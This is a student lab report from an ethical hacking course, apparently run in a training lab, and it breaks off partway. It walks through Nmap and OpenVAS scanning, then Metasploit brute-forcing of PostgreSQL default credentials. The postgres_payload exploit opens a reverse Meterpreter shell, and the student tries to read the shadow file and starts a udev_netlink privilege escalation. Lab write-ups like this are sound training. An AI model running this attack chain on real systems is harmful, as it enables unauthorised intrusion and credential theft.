



Remote and Local Exploitation

ETHICAL HACKING & LAB 2

Student Info
Name: SRIJA PABBA
Student ID: 00866719
Email:
spabb6@unh.newhaven.edu

Table of Contents

I.	Executive Summary.....	2
	Highlights	
	Objectives	
II.	Lab Description Details	2
	Include Steps Taken, Notes, & Screen Shots	
	demonstrating completion of lab objectives	
III.	Supporting Evidence	Error! Bookmark not defined.
IV.	Conclusion & Wrap-Up	17
	Summary with observations, Success & Failures,	
	Challenges	

Executive Summary

Highlights

In this lab, I exploited a vulnerable Postgres service on a Linux server using the Metasploit framework on Kali Linux. The lab covered key penetration testing stages: planning, scanning, and gaining access. I utilized Nmap/Zenmap for network scanning, OpenVAS and Greenbone Security Assistant for vulnerability assessment, and IceWeasel for reconnaissance. After gaining access, I used Metasploit for privileged execution.


Objectives

The objective of this lab is to understand the stages of penetration testing by exploiting a vulnerable Postgres service. This includes planning, scanning with tools like Nmap/Zenmap and OpenVAS, and gaining access. I aim to enhance my skills in ethical hacking by using the Metasploit framework for exploitation and privileged execution.

Lab Description Details

Scanning the firewall for open ports

Nmap 203.0.113.100 --system-dns





```
root@kali2: ~
File Edit View Search Terminal Help
nmap -v -iR 10000 -Pn -p 80
EE THE MAN PAGE (http://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES
root@kali2:~# nmap 203.0.113.100 --system-dns


Starting Nmap 6.47 ( http://nmap.org ) at 2024-09-28 15:50 EDT
map scan report for 203.0.113.100
Host is up (0.00041s latency).
Not shown: 989 filtered ports
PORT      STATE SERVICE
1/tcp     open  ftp
3/tcp     open  telnet
5/tcp     open  smtp
80/tcp    open  http
110/tcp   open  pop3
443/tcp   open  https
563/tcp   open  rmiregistry
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
5432/tcp  open  postgresql
18000/tcp open  sampleflag:999818

map done: 1 IP address (1 host up) scanned in 4.30 seconds
root@kali2:~#
```

Zenmap and launching the intense scan for 203.0.113.100



postgresql service in Ports/Hosts Tab




To initialize the OpenVAS Network Scanning application, I typed the Command


`/home/scripts/openvas_start`

```
map done: 1 IP address (1 host up) scanned in 4.30 seconds
oot@kali2:~# zenmap
oot@kali2:~# /home/scripts/openvas_start
Starting OpenVAS Scanner: openvassd.
Starting OpenVAS Manager: ERROR.
Starting Greenbone Security Assistant: gsad.
oot@kali2:~#
```


Opened the Iceweasel Web browser and typed <https://127.0.0.1:9392>



Expanding the I understand line and Adding Exception



Login to Greenbone Security Assistant



Started scanning for Ip 203.0.113.100

A screenshot of the Greenbone Security Assistant dashboard. The top navigation bar includes links for 'Scan Management', 'Asset Management', 'Secinfo Management', 'Configuration', 'Extras', and 'Administration'. The main content area displays a report titled 'Report: Summary and Download' for an 'Immediate scan of IP 203.0.113.100'. The report shows a progress bar at 52% and a table of results. The table has columns for severity (High, Medium, Low), Log, False Pos., Total, Run Alert, and Download. The 'Full report' row shows 0 High, 5 Medium, 4 Low, 28 Log, 0 False Pos., and 37 Total. The 'Filtered report' row shows the same counts. Below the table, it states 'User Tags for "Immediate scan of IP 203.0.113.100" (Sat Sep 28 20:20:25 2024): none'. The footer of the dashboard includes the copyright notice: 'Greenbone Security Assistant (GSA) Copyright 2009-2014 by Greenbone Networks GmbH, www.greenbone.net'.

Checking the description of the Vulnerability for the high vulnerability link

Applications Places Sat Sep 28, 4:27 PM

Greenbone Security Assistant - Iceweasel

File Edit View History Bookmarks Tools Help

Greenbone Security Assistant

https://127.0.0.1:9392/omp?cmd=get_result&result_id=e774f20e

Most Visited Offensive Security Kali Linux Kali Docs Exploit-DB Aircrack-ng

Result Details

Task: Immediate scan of IP 203.0.113.100 ID: e774f20e-bca9-4bf7-9b34-9d929a68ee97

Vulnerability	Severity	Host	Location	Actions
OpenSSL 'bn_wexpend()' Error Handling Unspecified Vulnerability	10.0 (High)	203.0.113.100	80/tcp	

Summary
OpenSSL is prone to an unspecified vulnerability in bn_wexpend().
According to its banner, OpenVAS has discovered that the remote Webserver is using a version prior to OpenSSL 0.9.8m which is vulnerable.

Vulnerability Detection Result
Vulnerability was detected according to the Vulnerability Detection Method.

Solution
The vendor has released updates. Please see the references for more information.

Vulnerability Detection Method
Details: [OpenSSL 'bn_wexpend\(\)' Error Handling Unspecified Vulnerability \(OID: 1.3.6.1.4.1.25623.1.0.100527\)](#)
Version used: \$Revision: 174 \$

References
CVE: [CVE-2009-3245](#)
BID: [38562](#)
CERT: [DFN-CERT-2014-0903](#), [DFN-CERT-2010-1683](#), [DFN-CERT-2010-1293](#), [DFN-CERT-2010-0795](#), [DFN-CERT-2010-0775](#),
[DFN-CERT-2010-0708](#), [DFN-CERT-2010-0707](#), [DFN-CERT-2010-0562](#), [DFN-CERT-2010-0558](#), [DFN-CERT-2010-0539](#),
[DFN-CERT-2010-0499](#), [DFN-CERT-2010-0485](#), [DFN-CERT-2010-0412](#), [DFN-CERT-2010-0405](#), [DFN-CERT-2010-0374](#)
Other: <http://www.securityfocus.com/bid/38562>
<http://openssl.org/>

Launching msfconsole of the Metasploit framework

Applications Places Terminal Sat 23:54

root@kali2: ~

```
root@kali2:~# serive postgresql start
bash: serive: command not found
root@kali2:~# service postgresql start
root@kali2:~# msfconsole

IIIIII      dTb.dTb
II          4'  v  'B
II          6.   .P
II          'T:  .P'
II          'T:  .P'
IIIIII      'YvP'

I love shells --egypt

Save 45% of your time on large engagements with Metasploit Pro
Learn more on http://rapid7.com/metasploit

      =[ metasploit v4.11.5-2016010401 ]
+ -- --=[ 1517 exploits - 875 auxiliary - 257 post ]
+ -- --=[ 437 payloads - 37 encoders - 8 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```


To change the Banner type command “banner” in msfconsole

```
msf > banner

Metasploit

Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with
Metasploit Pro -- learn more on http://rapid7.com/metasploit

      =[ metasploit v4.11.5-2016010401                                ]
+ -- --=[ 1517 exploits - 875 auxiliary - 257 post                    ]
+ -- --=[ 437 payloads - 37 encoders - 8 nops                        ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > █
```

Search for PostgreSQL login auxiliary model

```
Applications ▾ Places ▾ Terminal ▾ Sun 00:00 1 [System Icons]
root@kali2: ~

File Edit View Search Terminal Help

msf > search postgres_login

Matching Modules
=====

  Name                                     Disclosure Date  Rank   Descriptio
  ----                                     -
  auxiliary/scanner/postgres/postgres_login  normal  PostgreSQL
Login Utility
```

Use of the PostgreSQL login auxiliary model and type info for information about it.

```
lab.infoseclearning.com/console/4703601/44
External Kali- Remote and Local Exploitation
Applications ▾ Places ▾ $Terminal ▾ Sun 00:01 root@kali2: ~
File Edit View Search Terminal Help

msf > use auxiliary/scanner/postgres/postgres_login
msf auxiliary(postgres_login) > info

Name: PostgreSQL Login Utility
Module: auxiliary/scanner/postgres/postgres_login
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
  todb <todb@metasploit.com>

Basic options:
  Name          Current Setting      Required  Description
  ----          -
  BLANK_PASSWORDS false                no        Try blank passwords for all users
  BRUTEFORCE_SPEED 5                    yes       How fast to bruteforce, from 0 to 5
  DATABASE         template1            yes       The database to authenticate against
  DB_ALL_CREDS     false               no        Try each user/password couple stored in the c
  current database
  DB_ALL_PASS      false               no        Add all passwords in the current database to
  the list
  DB_ALL_USERS     false               no        Add all users in the current database to the
  list
  PASSWORD         /usr/share/metasploit-framework/data/wordlists/postgres_default_pass.txt no        A specific password to authenticate with
  PASS_FILE        /usr/share/metasploit-framework/data/wordlists/postgres_default_pass.txt no        File containing passwords, one per line
  Proxies          no                  no        A proxy chain of format type:host:port[,type:
  host:port][...]
  RETURN_ROWSET    true                no        Set to true to see query result sets
  RHOSTS           5432                yes       The target address range or CIDR identifier
  RPORT            5432                yes       The target port
  STOP_ON_SUCCESS  false               yes       Stop guessing when a credential works for a h
  ost
  THREADS          1                   yes       The number of concurrent threads
  USERNAME         postgres             no        A specific username to authenticate as
  USERPASS_FILE    /usr/share/metasploit-framework/data/wordlists/postgres_default_userpass.txt no        File containing (space-separated) users and p
  asswords, one pair per line
```

Set the Ip address of the target and allowing the auxiliary module to try the username for the password and finally stopping the attack when the password is guessed correctly

```
msf auxiliary(postgres_login) > set RHOSTS 203.0.113.100
RHOSTS => 203.0.113.100
msf auxiliary(postgres_login) > set USER_AS_PASS true
USER_AS_PASS => true
msf auxiliary(postgres_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf auxiliary(postgres_login) > show options
```

Checking the options what we have set before, by typing the following command in the auxiliary module

```

Applications ▾ Places ▾ $ Terminal ▾ Sun 00:07 1
root@kali2: ~

File Edit View Search Terminal Help
msf AS_PASS => true
msf auxiliary(postgres_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf auxiliary(postgres_login) > show options

Module options (auxiliary/scanner/postgres/postgres_login):

  Name                Current Setting      Required  Description
  ----                -
  BLANK_PASSWORDS      false                no        Try blank passwords for all users
  BRUTEFORCE_SPEED     5                    yes       How fast to bruteforce, from 0 to 5
  DATABASE              templatel            yes       The database to authenticate against
  DB_ALL_CREDS          false                no        Try each user/password couple stored in the
current database
  DB_ALL_PASS           false                no        Add all passwords in the current database to
the list
  DB_ALL_USERS          false                no        Add all users in the current database to the
list
  PASSWORD              no                    no        A specific password to authenticate with
  PASS_FILE             /usr/share/metasploit-framework/data/wordlists/postgres_default_pass.txt no        File containing passwords, one per line
  Proxies               no                    no        A proxy chain of format type:host:port[,type
host:port][...]
  RETURN_ROWSET         true                 no        Set to true to see query result sets
  RHOSTS                203.0.113.100        yes       The target address range or CIDR identifier
  RPORT                5432                 yes       The target port
  STOP_ON_SUCCESS       true                 yes       Stop guessing when a credential works for a
host
  THREADS               1                    yes       The number of concurrent threads
  USERNAME              postgres              no        A specific username to authenticate as
  USERPASS_FILE         /usr/share/metasploit-framework/data/wordlists/postgres_default_userpass.txt no        File containing (space-separated) users and
passwords, one pair per line
  USER_AS_PASS          true                 no        Try the username as the password for all use
s
  USER_FILE             /usr/share/metasploit-framework/data/wordlists/postgres_default_user.txt no        File containing users, one per line
  VERBOSE               true                 yes       Whether to print output for all attempts

msf auxiliary(postgres_login) >

```

Run and search for the exploit for progress

```

msf auxiliary(postgres_login) > run

[+] 203.0.113.100:5432 - LOGIN SUCCESSFUL: postgres:postgres@templatel
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(postgres_login) > search postgres_payload

Matching Modules
=====

  Name                Disclosure Date  Rank    Descrip
tion
  ----                -
  exploit/linux/postgres/postgres_payload 2007-06-05      excellent PostgreSQL for Linux Payload Execution
  exploit/windows/postgres/postgres_payload 2009-04-10      excellent PostgreSQL for Microsoft Windows Payload Execution

msf auxiliary(postgres_login) >

```

To get information about the PostgreSQL exploit

```
External Kali- Remote and Local Exploitation | Enforce US Keyboard Layout | View Fullscreen | Send Ctrl+Alt+Delete
Applications ▾ Places ▾ Terminal ▾ Sun 00:14 root@kali2: ~
File Edit View Search Terminal Help
msf exploit(postgres_payload) > info
  Name: PostgreSQL for Linux Payload Execution
  Module: exploit/linux/postgres/postgres_payload
  Platform: Linux
  Privileged: No
  License: Metasploit Framework License (BSD)
  Rank: Excellent
  Disclosed: 2007-06-05

Provided by:
  midnitesnake
  egypt <egypt@metasploit.com>
  todb <todb@metasploit.com>

Available targets:
  Id  Name
  --  --
  0   Linux x86
  1   Linux x86_64

Basic options:
  Name      Current Setting  Required  Description
  ----
  DATABASE  template1       yes       The database to authenticate against
  PASSWORD  The password for the specified username. Leave blank for a random password.
  RHOST     The target address
  RPORT     5432             yes       The target port
  USERNAME  postgres         yes       The username to authenticate as
  VERBOSE   false            no        Enable verbose output

Payload information:
  Space: 65535

Description:
  On some default Linux installations of PostgreSQL, the postgres
  service account may write to the /tmp directory, and may source UDF
```

Set the ip address of the remote host by typing command “set RHOST 203.0.113.100”

and set the password to postgres by typing command “set PASSWORD postgres”

```
msf exploit(postgres_payload) > set RHOST 203.0.113.100
RHOST => 203.0.113.100
msf exploit(postgres_payload) > set PASSWORD postgres
PASSWORD => postgres
msf exploit(postgres_payload) > set PASSWORD postgres
PASSWORD => postgres
```

Set the option which we have set by following command “show options”

```
msf exploit(postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

  Name      Current Setting  Required  Description
  ----      -
  DATABASE  template1        yes       The database to authenticate against
  PASSWORD  postgres         no        The password for the specified username.
  Leave blank for a random password.
  RHOST     203.0.113.100    yes       The target address
  RPORT     5432             yes       The target port
  USERNAME  postgres         yes       The username to authenticate as
  VERBOSE   false            no        Enable verbose output

Exploit target:

  Id  Name
  --  ---
  0    Linux x86
```

To exploit the remote system and to interact with the terminal on the victim machine

And to determine the user account we are using we used following command “whoami”

In attempt to read the shadow file which failed, and we terminate channel and type the following command “background” to background the session

```
msf exploit(postgres_payload) > exploit

[*] Started reverse TCP handler on 175.45.176.199:4444
[*] 203.0.113.100:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by
  (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/xqFPGBoy.so, should be cleaned up automatically
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 203.0.113.100
[*] Meterpreter session 1 opened (175.45.176.199:4444 -> 203.0.113.100:6002)
024-09-29 00:22:58 -0400

meterpreter > execute -f /bin/bash -i
Process 6078 created.
Channel 1 created.
bash: no job control in this shell
postgres@metasploitable:/var/lib/postgresql/8.3/main$ whoami
postgres
postgres@metasploitable:/var/lib/postgresql/8.3/main$ cat /set/shadow
cat: /set/shadow: No such file or directory
postgres@metasploitable:/var/lib/postgresql/8.3/main$ ^C
Terminate channel 1? [y/N] y
meterpreter > background
[*] Backgrounding session 1...
msf exploit(postgres_payload) >
```

To search for the Linux local udev exploit and to use Linux local udev exploit

```
[*] Backgrounding session 1...
msf exploit(postgres_payload) > search udev_netlink

Matching Modules
=====

  Name                                   Disclosure Date  Rank   Description
  ----                                   -
  exploit/linux/local/udev_netlink      2009-04-16      great  Linux udev Netlink Local Privilege Escalation

msf exploit(postgres_payload) > use exploit/linux/local/udev_netlink
```

To show the options for the Linux local udev exploit type command “show options”

```
msf exploit(udev_netlink) > show options

Module options (exploit/linux/local/udev_netlink):

  Name           Current Setting  Required  Description
  ----           -
